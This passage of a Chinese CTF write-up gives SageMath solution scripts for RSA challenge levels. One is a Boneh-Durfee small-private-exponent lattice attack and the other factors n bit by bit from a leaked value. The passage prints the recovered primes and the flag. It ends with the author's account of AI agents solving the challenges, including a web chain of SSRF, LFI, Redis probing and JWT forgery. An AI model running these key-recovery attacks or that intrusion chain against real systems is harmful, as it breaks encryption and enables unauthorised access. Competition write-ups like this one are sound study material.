214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
# AI 速搓
debug = False
strict = False
helpful_only = True
dimension_min = 7

def helpful_vectors(BB, modulus):
nothelpful = 0
for ii in range(BB.dimensions()[0]):
if BB[ii, ii] >= modulus:
nothelpful += 1
print(nothelpful, '/', BB.dimensions()[0], 'vectors are not helpful')

def matrix_overview(BB, bound):
for ii in range(BB.dimensions()[0]):
line = ('%02d ' % ii)
for jj in range(BB.dimensions()[1]):
line += '0' if BB[ii, jj] == 0 else 'X'
if BB.dimensions()[0] < 60:
line += ' '
if BB[ii, ii] >= bound:
line += '~'
print(line)

def remove_unhelpful(BB, monomials, bound, current):
if current == -1 or BB.dimensions()[0] <= dimension_min:
return BB

for ii in range(current, -1, -1):
if BB[ii, ii] >= bound:
affected_vectors = 0
affected_vector_index = 0

for jj in range(ii + 1, BB.dimensions()[0]):
if BB[jj, ii] != 0:
affected_vectors += 1
affected_vector_index = jj

if affected_vectors == 0:
BB = BB.delete_columns([ii])
BB = BB.delete_rows([ii])
monomials.pop(ii)
return remove_unhelpful(BB, monomials, bound, ii - 1)

if affected_vectors == 1:
affected_deeper = True
for kk in range(affected_vector_index + 1, BB.dimensions()[0]):
if BB[kk, affected_vector_index] != 0:
affected_deeper = False
if affected_deeper and abs(bound - BB[affected_vector_index, affected_vector_index]) < abs(bound - BB[ii, ii]):
BB = BB.delete_columns([affected_vector_index, ii])
BB = BB.delete_rows([affected_vector_index, ii])
monomials.pop(affected_vector_index)
monomials.pop(ii)
return remove_unhelpful(BB, monomials, bound, ii - 1)

return BB

def boneh_durfee(pol, modulus, mm, tt, XX, YY):
PR = PolynomialRing(ZZ, names=('u', 'x', 'y'))
u, x, y = PR.gens()
Q = PR.quotient(x * y + 1 - u)
polZ = Q(pol).lift()

UU = XX * YY + 1

gg = []
for kk in range(mm + 1):
for ii in range(mm - kk + 1):
xshift = x**ii * modulus**(mm - kk) * polZ(u, x, y)**kk
gg.append(xshift)
gg.sort()

monomials = []
for polynomial in gg:
for monomial in polynomial.monomials():
if monomial not in monomials:
monomials.append(monomial)
monomials.sort()

for jj in range(1, tt + 1):
for kk in range(floor(mm / tt) * jj, mm + 1):
yshift = y**jj * polZ(u, x, y)**kk * modulus**(mm - kk)
yshift = Q(yshift).lift()
gg.append(yshift)

for jj in range(1, tt + 1):
for kk in range(floor(mm / tt) * jj, mm + 1):
monomials.append(u**kk * y**jj)

nn = len(monomials)
BB = Matrix(ZZ, nn)
for ii in range(nn):
BB[ii, 0] = gg[ii](0, 0, 0)
for jj in range(1, ii + 1):
if monomials[jj] in gg[ii].monomials():
BB[ii, jj] = gg[ii].monomial_coefficient(monomials[jj]) * monomials[jj](UU, XX, YY)

if helpful_only:
BB = remove_unhelpful(BB, monomials, modulus**mm, nn - 1)
nn = BB.dimensions()[0]
if nn == 0:
return 0, 0

if debug:
helpful_vectors(BB, modulus**mm)
det = BB.det()
bound = modulus**(mm * nn)
if det >= bound:
print('det(L) is too large')
else:
print('det(L) < e^(m*n)')
matrix_overview(BB, modulus**mm)

BB = BB.LLL()

found = False
pol1 = None
pol2 = None
rr = None

for pol1_idx in range(nn - 1):
for pol2_idx in range(pol1_idx + 1, nn):
PRwz = PolynomialRing(ZZ, names=('w', 'z'))
w, z = PRwz.gens()
pol1 = 0
pol2 = 0
for jj in range(nn):
pol1 += monomials[jj](w * z + 1, w, z) * BB[pol1_idx, jj] / monomials[jj](UU, XX, YY)
pol2 += monomials[jj](w * z + 1, w, z) * BB[pol2_idx, jj] / monomials[jj](UU, XX, YY)
PRq = PolynomialRing(ZZ, names=('q',))
qvar = PRq.gen()
rr = pol1.resultant(pol2)
if rr.is_zero() or rr.monomials() == [1]:
continue
found = True
break
if found:
break

if not found:
return 0, 0

rr = rr(qvar, qvar)
soly = rr.roots()
if len(soly) == 0:
return 0, 0

soly = soly[0][0]
ss = pol1(qvar, soly)
solx = ss.roots()[0][0]
return solx, soly

P = PolynomialRing(ZZ, names=('x', 'y'))
x, y = P.gens()
A = Integer((n + 1) // 2)
pol = 1 + x * (A + y)

delta_bd = RealNumber('0.18')
base_X = 2 * floor(n**delta_bd)
base_Y = floor(n**RealNumber('0.5'))

attempts = [
(4, int((1 - 2 * delta_bd) * 4), base_X),
(5, int((1 - 2 * delta_bd) * 5), base_X),
(6, int((1 - 2 * delta_bd) * 6), base_X),
(4, int((1 - 2 * delta_bd) * 4), max(2, base_X // 2)),
(5, int((1 - 2 * delta_bd) * 5), max(2, base_X // 2)),
(6, int((1 - 2 * delta_bd) * 6), max(2, base_X // 2)),
(4, int((1 - 2 * delta_bd) * 4), max(2, base_X // 4)),
(5, int((1 - 2 * delta_bd) * 5), max(2, base_X // 4)),
(6, int((1 - 2 * delta_bd) * 6), max(2, base_X // 4)),
]

solution = None
for mm, tt, XX in attempts:
print('trying m =', mm, 't =', tt, 'X bits =', Integer(XX).nbits())
solx, soly = boneh_durfee(pol, e, mm, tt, XX, base_Y)
print('raw roots =', solx, soly)
if solx == 0:
continue
if hasattr(soly, 'denominator') and soly.denominator() != 1:
continue
pq_sum = Integer(-2 * soly)
discr = pq_sum * pq_sum - 4 * n
if discr < 0:
continue
sq = isqrt(discr)
if sq * sq != discr:
continue
p = Integer((pq_sum + sq) // 2)
q = Integer((pq_sum - sq) // 2)
if p * q != n:
continue
solution = (mm, tt, Integer(XX), solx, Integer(soly), p, q, pq_sum)
break

if solution is None:
raise ValueError('Boneh-Durfee did not produce a valid p+q in the tested parameter range.')

mm, tt, XX, solx, soly, p, q, pq_sum = solution
lam = lcm(p - 1, q - 1)
d_recovered = inverse_mod(e, lam)

print('solution m,t =', (mm, tt))
print('x =', solx)
print('y =', soly)
print('p =', p)
print('q =', q)
print('recovered d bits =', Integer(d_recovered).nbits())
print('p + q =', pq_sum)

import hashlib
next_pass = hashlib.sha256(str(int(pq_sum)).encode()).hexdigest()
print('next pass is', next_pass)


# trying m = 4 t = 2 X bits = 186
# raw roots = 496258591718074527429170043115095924865510813103833661/2 -10020295495220878073771490384561845649096829673493750624144958177133915585353023383154202880717251284678128613660050987268057731031645192971482072576671459
# solution m,t = (4, 2)
# x = 496258591718074527429170043115095924865510813103833661/2
# y = -10020295495220878073771490384561845649096829673493750624144958177133915585353023383154202880717251284678128613660050987268057731031645192971482072576671459
# p = 10932961240863053140021227333995503042196506533433133299916502568289020826078008576745192725272664686384293526720057562101790406102729886343233171385110689
# q = 9107629749578703007521753435128188255997152813554367948373413785978810344628038189563213036161837882971963700600044412434325055960560499599730973768232229
# recovered d bits = 180
# p + q = 20040590990441756147542980769123691298193659346987501248289916354267831170706046766308405761434502569356257227320101974536115462063290385942964145153342918
# next pass is 2aa9c360df99cbb4209e4dbab5a9f9ffd86d34906e3206fecfdabf0bb7aeb5ac

level 3

逐位求即可,注意 sagemath 的异或运算符

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
from Crypto.Util.number import long_to_bytes

n = 3656543170780671302102369785821318948521533232259598029746397061108006818468053676291634112787611176554924353628972482471754519193717232313848847744522215592281921147297898892307445674335249953174498025904493855530892785669281622228067328855550222457290704991186404511294392428626901071668540517391132556632888864694653334853557764027749481199416901881332307660966462957016488884047047046202519520508102461663246328437930895234074776654459967857843207320530170144023056782205928948050519919825477562514594449069964098794322005156920839848615481717184615581471471105167310877784107653826948801838083937060929103306952084786982834242119877046219260840966142997264676014575104231122349770882974818427591538551719990220347345614399639643257685591321500648437402084919467346049683842042993975696447711080289559063959271045082506968532103445241637971734173037224394103944153692310048043693502870706225319787902231218954548412018259
e = 65537
c = 1757914668604154089701710446907445787512346500378259224658947923217272944211214757488735053484213917067698715050010452193463598710989123020815295814709518742755820383364097695929549366414223421242599840755441311771835982431439073932340356341636346882464058493459455091691653077847776771631560498930589569988646613218910231153610031749287171649152922929066828605655570431656426074237261255561129432889318700234884857353891402733791836155496084825067878059001723617690872912359471109888664801793079193144489323455596341708697911158942505611709946252101670450796550313079139560281843612045681545992626944803230832776794454353639122595107671267859292222861367326121435154862607517890329925621367992667728899878422037182817860641530146234730196633237339901726508906733897556146751503097127672718192958642776389691940671356367304182825433592577899881444815062581163386947075887218537802483045756886019426749855723715192981635971943
leak = 153338022210585970687495444409227961261783749570114993931231317427634321118309600575903662678286698071962304436931371977179197266063447616304477462206528342008151264611040982873859583628234755013757003082382562012219175070957822154944231126228403341047477686652371523951028071221719503095646413530842908952071610518530005967880068526701564472237686095043481296201543161701644160151712649014052002012116829110394811586873559266763339069172495704922906651491247001057095314718709634937187619890550086009706737712515532076

CONST1 = 0xDEADBEEFCAFEBABE123456789ABCDEFFEDCBA9876543210
CONST2 = 0xCAFEBABEDEADBEEF123456789ABCDEF0123456789ABCDEF
CONST3 = 0x123456789ABCDEFFEDCBA9876543210FEDCBA987654321
MOD128 = 1 << 128
MASK64 = (1 << 64) - 1

print('n bits =', n.nbits())
print('leak bits =', leak.nbits())


def leak_mod_mask(p_value, q_value, mask):
mixed = (
(p_value * CONST1) ## use sagemath
^^ (q_value * CONST2)
^^ ((p_value & q_value) << 64)
^^ ((p_value | q_value) << 48)
^^ ((p_value ^^ q_value) * CONST3)
)
return ((mixed + ((p_value + q_value) % MOD128)) ^^ ((p_value * q_value) & MASK64)) & mask

candidates = [(Integer(1), Integer(1))]

for bit_index in range(1, 1536):
modulus = Integer(1) << (bit_index + 1)
mask = modulus - 1
target_n = n & mask
target_leak = leak & mask
next_candidates = []
seen = set()

for p_low, q_low in candidates:
for p_bit in (0, 1):
for q_bit in (0, 1):
trial_p = p_low | (Integer(p_bit) << bit_index)
trial_q = q_low | (Integer(q_bit) << bit_index)

if ((trial_p * trial_q) & mask) != target_n:
continue
if leak_mod_mask(trial_p, trial_q, mask) != target_leak:
continue

key = (int(trial_p), int(trial_q))
if key not in seen:
seen.add(key)
next_candidates.append((trial_p, trial_q))

candidates = next_candidates
if len(candidates) != 1:
print('bit', bit_index + 1, 'candidate count =', len(candidates))

if not candidates:
raise ValueError(f'No candidate survives at bit {bit_index + 1}.')

p, q = candidates[0]
print('final candidate count =', len(candidates))
print('p * q == n ->', p * q == n)


phi = (p - 1) * (q - 1)
d = inverse_mod(e, phi)
m = power_mod(c, d, n)
flag = long_to_bytes(int(m))

print('p =', p)
print('q =', q)
print('d bits =', Integer(d).nbits())
print('flag =', flag.decode())

# n bits = 3072
# leak bits = 1722
# final candidate count = 1
# p * q == n -> True
# p = 1707409731376314795999673399644896831773113631916193464259935767498639233398656041693151647684636824933980722820855222725690297941643517419906221825861730073489224554305559179283922396783611098752937409830400941648419260598819028494552512482509512236956144966960506482426135682006340832164470103583395459735070745893411476234089404558564875229768662461905874150673437533528191205114624917667791799816966017830043080586780620851038224028348188524334138215456616749
# q = 2141573345627585371553787251648053741410445905256360451856340437573603641142767425814601119975790360922588103737873793493614076837288293103777795188569218362732735616305950754442774259470221411601014586798147206055920156749954034989669601788173864983031343224818275175942690789067112461738865540083192521838275489406927966810543155749231403489582462847315255827362973792259727757243033997062234932720733059810639405260209480382634232650958389211775287627610180991
# d bits = 3071
# flag = dart{379c9308-e9a8-45a1-bd55-45bbd822e86d}

AI Agent 使用感想

此前最多使用的是 Copilot Pro,再之前经常使用 Web 端。从 Web 端到 Agent 已然令我惊艳,但又第一次在比赛中尝试使用 Codex 后,发现我仍然低估了技术的发展。这并不是说特指哪一家的 Agent,而是整个领域的极大进步。

crypto-RSA 题目是借助 Copilot Opus 4.6 完成的,Opus 4.6 对题目的理解非常精准到位,可以很快地分析出每一关的关键所在,并自动进行密钥比对和判定,然后给出了分步的解题代码。在 Jupyter NoteBook 交互中大胆质疑工具的可靠性并重新尝试。然而对一些冷门工具如 SageMath 的使用不是很熟悉,需要提示词引导通过 Jupyter 使用 SageMath 来完成解题。




Web-Auth 题目是第一次使用了 Codex GPT-5.4 xhigh 来完成,在整个过程中,我只负责了部分思路的纠正和引导,例如最开始的 SSRF&错误回显 漏洞是人工直接指出(当然我相信 Codex 有这个能力可以独立发现)。随后 Codex 独立尝试了 LFI 本地 /proc 下进程信息,探测到了 Redis 服务和 RPC 服务,


Codex 拿 Redis 敏感文件并尝试 SSRF 渗透 Redis
Codex 发现新的服务并第一时间找到 RCE 关键
image-20260322133736280

Codex 跑偏了

受阻后总结并等待指示
取证到关键线索

通过 Secret Key 泄露伪造 JWT总结利用链并尝试 get flag

整段 Agent 分析大约用了 3h,除去使用的第三方 API 的原因外,本身思考似乎也比较费时,但丰富全面的经验还是无可比拟的。

